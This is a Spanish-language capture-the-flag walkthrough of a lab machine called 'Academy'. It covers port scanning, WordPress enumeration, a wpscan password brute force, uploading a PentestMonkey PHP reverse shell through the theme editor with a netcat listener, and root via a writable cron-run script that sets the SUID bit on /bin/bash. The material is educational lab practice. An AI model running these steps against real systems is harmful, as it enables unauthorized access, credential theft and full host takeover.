

ACADEMY



CONECTIVIDAD

```
ping -c1 192.168.0.36
```

```
└─# ping -c1 192.168.0.36
PING 192.168.0.36 (192.168.0.36) 56(84) bytes of data.
64 bytes from 192.168.0.36: icmp_seq=1 ttl=64 time=3.75 ms

— 192.168.0.36 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.750/3.750/3.750/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.36

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.36 -T 5
```


```

# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.36 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-22 03:31 EDT
Warning: 192.168.0.36 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.36
Host is up (0.0017s latency).
Not shown: 46812 filtered tcp ports (no-response), 18721 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 cb:96:e2:96:ae:29:8d:89:da:c0:c6:86:d8:3a:57:12 (ECDSA)
|_  256 8d:8d:c4:c3:5e:ba:f1:2f:ff:1a:d1:97:ef:6a:2f:34 (ED25519)
80/tcp    open  http      Apache httpd 2.4.59 ((Debian))
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:FF:79:DC (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Puertos abiertos 22 y 80

puerto 80



ENUMERACIÓN

Vamos con gobuster en la búsqueda de archivos y directorios

gobuster dir -u http://192.168.0.36 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,pdf,doc,html -t 100

```

# gobuster dir -u http://192.168.0.36 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,pdf,doc,html -t 100

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.36
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: pdf,doc,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 277]
./html (Status: 403) [Size: 277]
/wordpress (Status: 301) [Size: 316] [ -> http://192.168.0.36/wordpress/]
/index.html (Status: 200) [Size: 10701]
./html (Status: 403) [Size: 277]
./php (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 1102800 / 1102805 (100.00%)


Finished

```

Visitamos el [/wordpress](#) y al acceder en [Mi Web No Hackeable](#), nos encontramos con [academy.thl](#) que añadimos al `/etc/hosts`

Le tiramos con dirb para descubrir subdirectorios

dirb http://academy.thl/wordpress



```
# dirb http://academy.thl/wordpress/ -w /usr/share/dirb/wordlists/common.txt


DIRB v2.22
By The Dark Raver

# dirb para descubrir posibles subdirectorios
START_TIME: Sun Sep 22 04:39:47 2024
URL_BASE: http://academy.thl/wordpress/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

# dirb results
GENERATED WORDS: 4612

--- Scanning URL: http://academy.thl/wordpress/ ---
=> DIRECTORY: http://academy.thl/wordpress/0/
+ http://academy.thl/wordpress/admin (CODE:302|SIZE:0)
+ http://academy.thl/wordpress/dashboard (CODE:302|SIZE:0)
+ http://academy.thl/wordpress/index.php (CODE:301|SIZE:0)
+ http://academy.thl/wordpress/login (CODE:302|SIZE:0)
=> DIRECTORY: http://academy.thl/wordpress/wp-admin/
=> DIRECTORY: http://academy.thl/wordpress/wp-content/
=> DIRECTORY: http://academy.thl/wordpress/wp-includes/
+ http://academy.thl/wordpress/xmlrpc.php (CODE:405|SIZE:42)
```

Si nos vamos a [/login](#) estamos ante el panel de acceso



Enumeración y fuerza bruta con wpscan

`wpscan --url http://academy.thl/wordpress -e vp,u`

```
[i] User(s) Identified:
[+] dylan
| Found By: Wp Json Api (Aggressive Detection)
| - http://academy.thl/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```


Fuerza bruta de la contraseña

`wpscan --url http://academy.thl/wordpress -U dylan -P /usr/share/wordlists/rockyou.txt`

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - dylan / password1
Trying dylan / anthony Time: 00:00:05 <
[!] Valid Combinations Found:
| Username: dylan, Password: password1
```

`dylan/password1`

Con estas credenciales nos vamos al panel de acceso y estamos dentro





EXPLOTACIÓN

Una vez dentro del dashboard, nos vamos a:

herramientas-editor de archivos de temas-twenty Twenty three-hidden-404.php

Nos aparece un .php que borramos y sustituimos por el de PentestMonkey





Nos ponemos a la escucha con netcat en el 4444 y nos vamos

a la siguiente ruta en el navegador

<http://academy.thl/wordpress/wp-content/themes/twentytwentythree/patterns/hidden-404.php>,

obteniendo conexión

```

# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.22] from (UNKNOWN) [192.168.0.36] 60904
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64 GNU/Linux
08:31:29 up 3:08, 0 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$

```

ESCALADA DE PRIVILEGIOS

Tratamos la TTY.

Nos descargamos pspy64, una herramienta útil para monitorear procesos en sistemas Linux, le damos permisos y ejecutamos

`wget https://github.com/DominicBreuker/pspy/releases/latest/download/pspy64`

`chmod +x pspy64`

`./pspy64`

```
2024/09/22 14:48:03 CMD: UID=0   PID=1       | init [2]
2024/09/22 14:49:01 CMD: UID=0   PID=15023    | /usr/sbin/CRON
2024/09/22 14:49:01 CMD: UID=0   PID=15024    | /usr/sbin/CRON
2024/09/22 14:49:01 CMD: UID=0   PID=15025    | /bin/sh -c /opt/backup.sh
```

```
www-data@debian:/opt$ ls
backup.py  pspy64
```

Como hay un error en las extensiones, lo que hacemos es
crear un backup.sh

```
www-data@debian:/opt$ echo 'chmod u+s /bin/bash' >> backup.sh
```

Le damos permisos de ejecución

```
chmod +x backup.sh
```

(esperamos un ratito, sin prisa , pero sin pausa)

Ejecutamos `bash -p` y nos hacemos root

```
www-data@debian:/opt$ cat backup.sh
chmod u+s /bin/bash
www-data@debian:/opt$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

👉 Buen día.